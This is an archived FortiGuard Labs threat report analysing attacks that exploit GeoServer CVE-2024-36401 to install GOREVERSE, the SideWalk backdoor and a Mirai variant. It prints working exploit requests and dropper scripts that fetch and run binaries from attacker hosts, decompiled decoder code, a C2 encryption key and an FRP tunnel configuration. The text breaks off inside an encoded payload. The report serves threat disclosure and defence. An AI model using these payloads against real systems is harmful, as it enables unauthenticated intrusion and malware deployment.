Threat Actors Exploit GeoServer Vulnerability CVE-2024-36401 | FortiGuard Labs

Published: 2024-09-05 · Archived: 2026-04-02 12:25:37 UTC

Affected Platforms: GeoServer prior to versions 2.23.6, 2.24.4, and 2.25.2
Impacted Users: Any organization
Impact: Remote attackers gain control of the vulnerable systems
Severity Level: Critical

GeoServer is an open-source software server written in Java that allows users to share and edit geospatial data. It is the reference implementation of the Open Geospatial Consortium (OGC) Web Feature Service (WFS) and Web Coverage Service (WCS) standards. On July 1, the project maintainers released an advisory for the vulnerability CVE-2024-36401 (CVSS score: 9.8). Multiple OGC request parameters allow remote code execution (RCE) by unauthenticated users through specially crafted input against a default GeoServer installation due to unsafely evaluating property names as XPath expressions. The shortcoming has been addressed in versions 2.23.6, 2.24.4, and 2.25.2.

On July 15, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) added a critical security flaw impacting OSGeo GeoServer GeoTools to its Known Exploited Vulnerabilities (KEV) catalog based on evidence of active exploitation. FortiGuard Labs added the IPS signature the next day and has observed multiple campaigns targeting this vulnerability to spread malware. The botnet family and miner groups strike the attack immediately. We also collect sidewalk backdoors, and GOREVERSE tries to exploit this vulnerability and set a connection with a command and control server (C2) to execute malicious actions.

Overview

In this article, we will explore the details of the payload and malware.

GOREVERSE

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=topp:states&valueReference=exec(java.lang.Runtime.getRuntime()%2c'cu
rl%20-o%20remote.sh%20http%3a%2f%2f181.214.58.14%3a61231%2fremote.sh%20%26
%26%20chmod%20%2bx%20remote.sh%20%26%26%20.%2fremote.sh') HTTP/1.1
```

Figure 1: Attack packet

The payload retrieves a script from “hxxp://181[.]214[.]58[.]14:61231/remote.sh.” The script file first verifies the victim’s operating system and architecture to download the appropriate file, which it saves as “download_file.” It accommodates various OS types, including Linux, FreeBSD, Illumos, NetBSD, OpenBSD, and Solaris. After execution, it deletes the file to remove traces of its activity.

```
#!/bin/bash

OS_TYPE=$(uname -s | tr '[:upper:]' '[:lower:]')
ARCH_TYPE=$(uname -m | tr '[:upper:]' '[:lower:]')

FILE_NAME="downloaded_file"
SCRIPT_PATH=$(realpath "$0")

case "$OS_TYPE" in
    linux)
        case "$ARCH_TYPE" in
            x86_64) URL="http://181.214.58.14:33231/ksofthp" ;;
            i386|i686) URL="http://181.214.58.14:33231/Alivesoft" ;;
            armv7l) URL="http://181.214.58.14:33231/armlive" ;;
            aarch64) URL="http://181.214.58.14:33231/arm64live" ;;
            ppc64le) URL="http://181.214.58.14:33231/ppcle" ;;
            s390x) URL="http://181.214.58.14:33231/s390x" ;;
            so) URL="http://181.214.58.14:33231/sotype" ;;
            *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
        esac
        ;;
    freebsd)
        case "$ARCH_TYPE" in
            x86_64) URL="http://181.214.58.14:33231/freebsd" ;;
            i386) URL="http://181.214.58.14:33231/freebsdli" ;;
            arm) URL="http://181.214.58.14:33231/freebsdar" ;;
            arm64) URL="http://181.214.58.14:33231/freebsdarf" ;;
            *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
        esac
        ;;
    illumos)
        case "$ARCH_TYPE" in
            x86_64) URL="http://181.214.58.14:33231/illumosfi" ;;
            *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
        esac
        ;;
    netbsd)
        case "$ARCH_TYPE" in
            x86_64) URL="http://181.214.58.14:33231/netbsdamf" ;;
            i386) URL="http://181.214.58.14:33231/netbsdamfi" ;;
            arm) URL="http://181.214.58.14:33231/netbsfile" ;;
            arm64) URL="http://181.214.58.14:33231/netbmile" ;;
            *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
        esac
        ;;
    openbsd)
        case "$ARCH_TYPE" in
            x86_64) URL="http://181.214.58.14:33231/openbdile" ;;
            i386) URL="http://181.214.58.14:33231/oenbile" ;;
            arm) URL="http://181.214.58.14:33231/opmile" ;;
            arm64) URL="http://181.214.58.14:33231/openbme" ;;
```

```
            *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
        esac
        ;;
    solaris)
        case "$ARCH_TYPE" in
            x86_64) URL="http://181.214.58.14:33231/solarimdile" ;;
            *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
        esac
        ;;
    *)
        echo "Unsupported OS: $OS_TYPE"
        exit 1
        ;;
esac

DIRS=("/tmp" "/var/run" "/mnt" "/root" "/")

for DIR in "${DIRS[@]}"; do
    if cd "$DIR"; then
        curl -o "$DIR/$FILE_NAME" $URL
        if [ $? -eq 0 ]; then
            chmod +x "$DIR/$FILE_NAME"
            "$DIR/$FILE_NAME"
            rm -- "$SCRIPT_PATH"
            exit 0
        fi
    fi
done
rm -- "$SCRIPT_PATH"
rm -- "$0"
```

Figure 2: Script file “remote.sh”

The ultimate executable is “GOREVERSE," packed with UPX. GOREVERSE is a malicious tool that often functions as a reverse proxy server, allowing attackers to illicitly access target systems or data.

```
mis@mis-Standard-PC-i440FX-PIIX-1996:/tmp$ ./download_file -h
usage:  download_file" --[foreground|fingerprint|proxy|process_name] -d|--destination <server_address>
              -d or --destination     Server connect back address (can be baked in)
              --foreground    Causes the client to run without forking to background
              --fingerprint   Server public key SHA256 hex fingerprint for auth
              --proxy Location of HTTP connect proxy to use
              --process_name  Process name shown in tasklist/process list
```

Figure 3: GOREVERSE

Once executed, the connection is made to a specific IP address (181[.]214[.]58[.]14) and port (18201), which is not a standard SSH port.



Figure 4: GOREVERSE's log

From the exploitation packet of CVE-2024-36401, we observed threat actors attempting to access IT service providers in India, technology companies in the U.S., government entities in Belgium, and telecommunications companies in Thailand and Brazil.

SideWalk

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=tcsd:Station_All_V5&valueReference=exec(java.lang.Runtime.getRuntime
(),'wget+http://1.download765.online/d') HTTP/1.1
```

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=tcsd:Station_All_V5&valueReference=exec(java.lang.Runtime.getRuntime
(),'sh+d') HTTP/1.1
```

Figure 5: Attack packet

The attacker fetches the script from "hxxp://1[.]download765[.]online/d." This batch file facilitates the download of execution files. All the ELF files on the remote server, known as the "SideWalk" malware, are designed to operate on ARM, MIPS, and X86 architectures. SideWalk is a sophisticated Linux backdoor malware also often linked with the hacking group APT41.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /var/tmp || cd /mnt || cd /root ||
 cd /etc/init.d || cd /
wget http://1.download765.online/a -O a || curl http://
1.download765.online/a > a; chmod 777 a;./a;rm -rf a
wget http://1.download765.online/ar -O ar || curl http://
1.download765.online/ar > ar; chmod 777 ar;./ar;rm -rf ar
wget http://1.download765.online/mil -O mil || curl http://
1.download765.online/mil > mil; chmod 777 mil;./mil;rm -rf mil
wget http://1.download765.online/mi -O mi || curl http://
1.download765.online/mi > mi; chmod 777 mi;./mi;rm -rf mi
wget http://1.download765.online/3 -O 3 || curl http://
1.download765.online/3 > 3; chmod 777 3;./3;rm -rf 3
wget http://1.download765.online/mi1 -O mi1 || curl http://
1.download765.online/mi1 > mi1; chmod 777 mi1;./mi1;rm -rf mi1
./a
./ar
./mil
./mi
./3
./mi1
rm -rf down.sh
```

Figure 6: Script file “d”

First, SideWalk creates a folder named with a randomly generated string in the TMP directory. It then decodes two library files, libc.so.0 and ld-uClibc.so.1, along with the next-stage payload using the XOR key 0xCC. These decoded files are then stored in the previously created folder in the TMP path.



Figure 7: Creating the folder and files

```
int Decode_NextStage()
{
  int result; // eax
  int v1; // [esp+Ch] [ebp-1Ch]
  void *addr; // [esp+10h] [ebp-18h]
  int fd; // [esp+18h] [ebp-10h]
  unsigned int i; // [esp+1Ch] [ebp-Ch]

  result = ((int (__cdecl *)(char *, int, int))open)(byte_811F640, 193, 508);
  fd = result;
  if ( result != -1 )
  {
    for ( i = 0; i <= 0x4BC1; ++i )
      *(_BYTE *)(i + 135373856) ^= 0xCCu;
    addr = (void *)sub_8071719(58182);
    v1 = sub_8061644(&unk_811A420, addr, 19394, 58182);
    write(fd, addr, v1);
    sub_806EBBF(fd);
    ((void (__cdecl *)(char *, int))chmod)(byte_811F640, 511);
    return sub_8071567(addr);
  }
  return result;
}
```

Figure 8: XOR decoded with 0xCC



Figure 9: Saved decoded files

Then, it also uses XOR to decode the string data using the key 0x89.



Figure 10: XOR decoded with 0x89

It then executes the next stage payload, “ych7s5vvbb669ab8a.” It has three main functions:

1. Decrypt configuration: The configuration is decrypted using the ChaCha20 algorithm. The binary input contains a 16-byte MD5 hash, a 12-byte nonce for ChaCha20 decryption, and a 4-byte section indicating the length of the ciphertext, followed by the actual ciphertext. Based on the assembly code, the decryption key is hard-coded as “W9gNRmdFjxwKQosBYhkYbukO2ejZev4m,” and the decryption process runs 15 rounds (0xF). After successful decryption, the extracted C2 is secure[.]systemupdatecdn[.]de (47[.]253[.]46[.]11), listening on port 80, with the mutex name “hfdmzbtu.”

```
memset(v10, 0, sizeof(v10));
sub_804C246(a1 + 16, *(_DWORD *)(a1 + 28) + 16, v10);
if ( !memcmp(v10, a1, 16) )
{
  *(_DWORD *)(a1 + 28) = *(_DWORD *)(a1 + 28);
  if ( *(_DWORD *)(a1 + 28) <= 0x200u )
  {
    ChaCha20("W9gNRmdFjxwKQosBYhkYbukO2ejZev4m", 0xF, a1 + 16, a1 + 32, a1 + 32, *(_DWORD *)(a1 + 28));
    v18 = a1 + 32;
    v19 = 0;
```

Figure 11: Decrypted configuration with ChaCha20



Figure 12: Encrypted binary



Figure 13: Decrypted configuration

2. Establish C2 communication: Communication with the C2 server is established using an encrypted session, also based on the ChaCha20 algorithm. The packet structure comprises a 4-byte section representing the packet length, a 12-byte nonce for ChaCha20 decryption, 20 bytes of message metadata, and the final ciphertext. The initial exchange includes keys (v-key and s-key) for subsequent message encryption. In early packets, the original key, "W9gNRmdFjxwKQosBYhkYbukO2ejZev4m," decrypts the message metadata, while the exchanged keys (v-key and s-key) decrypt the ciphertext. In packet 5, the victim's information (computer name, operating system, and system time) is transmitted.



Figure 14: Packet capture of the C2 connection



Figure 15: C2 communication

3. Execute the command issued by C2: In this attack scenario, we find a Plugin named Fast Reverse Proxy (FRP.) Fast Reverse Proxy (FRP) is a legitimate and widely-used tool that complicates the detection of malicious network traffic by blending it with normal traffic, thereby enhancing the stealthiness of cyberattacks. Because it is open source, this tool has been leveraged in the past by several threat actors, such as Magic Hound, Fox Kitten, and Volt Typhoon. Using FRP, attackers create an encrypted tunnel from an internally compromised machine to an external server under their control. This method enables them to maintain a foothold within compromised environments, exfiltrate sensitive data, deploy further malicious payloads, or execute other operations. In this attack case, SideWalk also downloads a customized configuration file that directs the connection to a remote server (47[.]253[.]83[.]86) via port 443, further enhancing the attacker's control and persistence.

```
[common]
server_addr = 47.253.83.86
server_port = 443
token = ix60eph2Zado3ifrA3iG28lBRAPh0kaw
_section_name = SkfszFuoIltNYoDnU2VJnwARIjNEVWZ3iJmqu8zd7v8

[SkfszFuoIltNYoDnU2VJnwARIjNEVWZ3iJmqu8zd7v8]
type = tcp
remote_port = 0
tls_enable = True
use_encryption = False
use_compression = True
plugin = socks5
plugin_user = 9892e31e91f64af9862fb44502bb295a
plugin_passwd = 418a0d6a93d347c8a5c04886bd29e12d
```

Figure 16: FRP's configuration



Figure 17: Packet capture of FRP

Analysis of the script download URL's telemetry reveals a concentrated pattern of infections. The primary targets appear to be distributed across three main regions: South America, Europe, and Asia. This geographical spread suggests a sophisticated and far-reaching attack campaign, potentially exploiting vulnerabilities common to these diverse markets or targeting specific industries prevalent in these areas.

Figure 18: Telemetry

Mirai Variant - JenX

```
<wfs:GetPropertyValue service='WFS' version='2.0.0'
 xmlns:topp='http://www.openplans.org/topp'
 xmlns:fes='http://www.opengis.net/fes/2.0'
 xmlns:wfs='http://www.opengis.net/wfs/2.0'>
  <wfs:Query typeNames='topp:states'/>
  <wfs:valueReference>exec(java.lang.Runtime.getRuntime(),'bash -c {echo,Y
2QgL3RtcDtybSAtZiBza3kqO2N1cmwgLU8gaHR0cDovLzE4OC4yMTQuMjcuNTA6NDc4Mi9za3k
7d2dldCBodHRwOi8vMTg4LjIxNC4yNy41MDo0NzgyL3NreTtjaG1vZCA3Nzcgc2t5Oy4vc2t5I
